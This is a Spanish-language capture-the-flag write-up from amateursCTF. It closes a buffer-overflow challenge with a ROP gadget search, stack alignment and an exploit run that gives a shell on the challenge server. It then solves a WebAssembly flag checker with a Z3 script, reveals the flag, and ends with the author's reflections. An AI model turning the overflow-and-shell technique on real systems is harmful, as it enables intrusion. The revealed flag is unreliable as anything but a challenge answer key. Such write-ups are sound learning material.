
Para alinear el stack se uso la direccion de un comando `ret`, el cual se obtuvo tambien con `ropper`.

```
..[$] <()> ropper --file ./chal --search "ret"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: ret

[INFO] File: ./chal
0x0000000000401042: ret 0x2f;
0x000000000040101a: ret; # Usamos esta
```

En arquitectura de 64bits (x86-64), antes de que se ejecute una instruccion call para llamar a otra funcion, el puntero del stack (RSP) debe estar alineado a un limite de 16 bytes. Para eso agregamos esos 8 bytes al payload, para que cuando se ejecute `win()` tenga ese stack desalineado y que cuando este haga su `push rbp` se volviera a alinear justo cuando se ejecute `system()`.

Ejecutamos entonces el script y tenemos acceso a la shell, simplemente hizo falta hacer un `cat flag` y se obtuvo asi la flag.

```
..[$] <()> python3 exploit_easy_bof.py
[*] Conectando a amt.rs:30382...
[+] Opening connection to amt.rs on port 30382: Done
[*] Enviando tamaño: 280
[*] Enviando payload: b'AAAA
```



Se nos dan dos archivos, un main.mjs y un module.wasm.

▼ main.mjs

```
import { readFile } from 'fs/promises';
import { createInterface } from 'readline/promises';
import { stdin as input, stdout as output } from "node:process";

const buffer = await readFile("./module.wasm");
const { instance } = await WebAssembly.instantiate(buffer);
const memory = new Uint8Array(instance.exports.memory.buffer);

const rl = createInterface({ input, output });
const flag = (await rl.question("Enter the flag: ")).trim();
rl.close();

for (let i = 0; i < flag.length; i++) {
  memory[i] = flag.charCodeAt(i);
}

if (flag.length === 43 && instance.exports.check()) {
  console.log("nice job!");
} else {
  console.log("nope.");
}
```

Se puede deducir que la longitud de la flag es de 43 caracteres y que la verdadero logica o donde debemos hacer la ingenieria inversa es en la fucion `check()` del archivo wasm

Un archivo WASM segun investigue es un tipo de codigo assembly para la web, algo como un codigo C, C++, o cualquier otro y luego se compila a wasm. El archivo .js es un cargador o host que prepara el entorno y ejecuta ese .wasm.

Bueno este archivo se puede hacer legible mediante `wabt` y un comando `wasm2wat module.wasm -o module.wat`

Esto me dio un monton de instrucciones de forma `i32.instruccion`, la mayoria son sencillas y se basan manipular o calcular valores que hay en la pila.

Si bien investigue que significaba cada instruccion, el archivo que desensamble tiene casi mil instrucciones.

Existe un patron en el codigo, basicamente se toma un caracter de la flag ingresada, se le realiza diversa matematica (todo tremendamente ofuscado y dificil de leer) y al terminar se hace una comparacion con `i32.ne` para ver si el resutado es correcto, si todo esto sale bien entonces la funcion devuelve exito.

Hacer esto a mano es tedioso y diria que hasta imposible, pero existe algo llamado **solucionador SMT** (Satisfiability Modulo Theories). El mas famoso es Z3, de Microsoft (https://microsoft.github.io/z3guide/docs/logic/intro/). Basicamente se le puede indicar ciertas reglas, y luego decirle que encuentre la respuesta que cumpla con todas ellas.

La idea es armar un script de python que simplemente utilice Z3 enseñandole una serie de reglas:

1. Creamos 43 variables (los caracteres de la flag)
2. Le decimos a Z3 que cada variable debe ser un caracter ASCII imprimible (un numero entre 32 y 126).
3. Leemos el archivo .wat linea por linea.
4. Indicamos que hace cada instruccion matematica sobre la pila: `i32.const` push de un numero, `i32.load8_u` push de una variable de la flag, `i32.add` suma las dos cosas en la cima de la pila, etc.
5. Cada vez que vemos el patron `i32.ne`, le decimos a Z3 que lo que acabamos de construir en la pila tiene que ser igual a la constante que esta comparando.
6. Y por ultimo que Z3 encuentre la solucion que cumpla TODAS estas reglas.

Z3 se instala para Python y este es el script que generamos:

```
#!/usr/bin/env python3
import z3
import re

s = z3.Solver()

# 43 variables de 32 bits, cada char de la flag.
# se usa 32-bits porque es lo que usa WASM para la matematica (i32)
flag = [z3.BitVec(f'f_{i}', 32) for i in range(43)]

# cada char tiene que estar entre 32 y 126 (ASCII legible)
for f in flag:
    s.add(z3.And(f >= 32, f <= 126))

# se lee el archivo con todas las instrucciones
with open('module.wat', 'r') as f:
    wat_content = f.read()

# tomamos todo entre '(func (;0;) ... (result i32)' y el ) que cierra la función
func_body_match = re.search(r'\(func \(;0;\).*\(result i32\)(.*)\(memory \(;0;\) 1\)', wat_content, re.D
OTALL)
lines = func_body_match.group(1).strip().split('\n')
stack = []

# recorremos las lineas
for line in lines:
    line = line.strip()
    parts = line.split()
    if not parts:
        continue

    op = parts[0]

    try:
        if op == "i32.const":
            val = int(parts[1].replace(')', '')) # si es el i32.const final le saco el )
            stack.append(val)
        elif op == "i32.load8_u":
            index = stack.pop()
            stack.append(flag[index])
        elif op == "i32.add":
            v2, v1 = stack.pop(), stack.pop()
```

```
            stack.append(v1 + v2)
        elif op == "i32.sub":
            v2, v1 = stack.pop(), stack.pop()
            stack.append(v1 - v2)
        elif op == "i32.mul":
            v2, v1 = stack.pop(), stack.pop()
            stack.append(v1 * v2)
        elif op == "i32.xor":
            v2, v1 = stack.pop(), stack.pop()
            stack.append(v1 ^ v2)
        elif op == "i32.and":
            v2, v1 = stack.pop(), stack.pop()
            stack.append(v1 & v2)
        elif op == "i32.or":
            v2, v1 = stack.pop(), stack.pop()
            stack.append(v1 | v2)
        elif op == "i32.ne":
            # Aca esta la manteca
            # el 'if' siguiente falla y hace un return 0 si esto es true (no igual)
            # por lo que se fuerza un false (igual)

            v_const = stack.pop() # el valor constante
            v_expr = stack.pop()  # la expresion calculada

            # aca le decimos que tiene que tienen que ser iguales si o si a las reglas de z3
            s.add(v_expr == v_const)

            # simulamos el push que hace 132.ne al stack despues de evaluar (0 o 1)
            stack.append(z3.BitVecVal(0, 32)) # empujo un cero

        elif op == "if":
            stack.pop() # cuando aparece un if consumo lo que guarde en stack de i32.ne

        elif op == "return" or op == "end":
            pass # esto no import seguimos parseando

    except Exception as e:
        print(f"Error procesando la línea: {line}")
        print(f"Estado del stack: {stack}")
        print(f"Excepción: {e}")
        exit(1)

# se busca la flag
print("Buscando la flag... espere que tarda")
if s.check() == z3.sat:
    m = s.model()
    result = [0] * 43
    # se reconstruye la flag del modelo
    for f_var in flag:
        var_name = str(f_var)
        var_index = int(var_name.split('_')[1])
        result[var_index] = m[f_var].as_long()

    flag_str = "".join(map(chr, result))
    print(f"FLAG: {flag_str}")
```

```
else:
    print("Error: No funciono, dedicate a vender panchos.")
```

Bueno ejecutamos esto y obtenemos la flag.

```
..[$] <()> ./solve_wasm.py
Buscando la flag... espere que tarda
FLAG: amateursCTF{w4sm_and_s4t_s0lv3r5_4r3_c00l!}
```

flag: `amateursCTF{w4sm_and_s4t_s0lv3r5_4r3_c00l!}`

rev/wasm-checker — 137 solves / 50 points

cinabun

its a flag checker

wasm-checker.tar.gz

amateursCTF{w4sm_and_s4t_s0lv3r5_4r3_c00l!} Submit

rev/wasm-checker — 138 solves / 50 points

cinabun


its a flag checker

wasm-checker.tar.gz

Solved at 18/11/2025, 01:40:32

Solves:

Challenge	Points	Solved At
rev/wasm-checker	50 pts	18/11/2025, 01:40:32
pwn/Easy Bof	50 pts	17/11/2025, 07:02:49
rev/floor-is-lava	50 pts	17/11/2025, 02:37:09



Conclusiones

Este CTF fue mas desafiante, intente muchos desafios que termine abandonando. De los “faciles” habia pocos, hasta me meti en algunos de categoria **web** que parecian sencillos o de los que estaba cerca de la solucion pero no pude conseguirlo y eso me hizo perder muchos dias. Este CTF duraba 4 dias, pero comence el domingo a la noche, por lo que estos ultimos los hice bajo presion debido a mi trabajo.

El ultimo de reversing estuvo bueno, me decidi a terminarlo porque ya me lo habia tomado personal, y me gusto haber descubierto Z3 y entender como poder usarlo. Siento que es una herramienta muy poderosa. Ademas de conocer los que son los WASM.

Me quedo con un aprendizaje de pwn, ya que en un momento pense que el servidor tenia proteccion contra syscalls y facil perdi unas 2 horas buscandole otra alternativa, hasta que me di cuenta de no haber primero probado eso de forma factica en mi local. Fue ahi cuando probe con el contenedor y me di cuenta que mi script inicial estaba mal y no era que tenia alguna proteccion. Asi que me llevo la metodologia de ir paso a paso verificando cada cosa hasta el final antes de seguir con otra.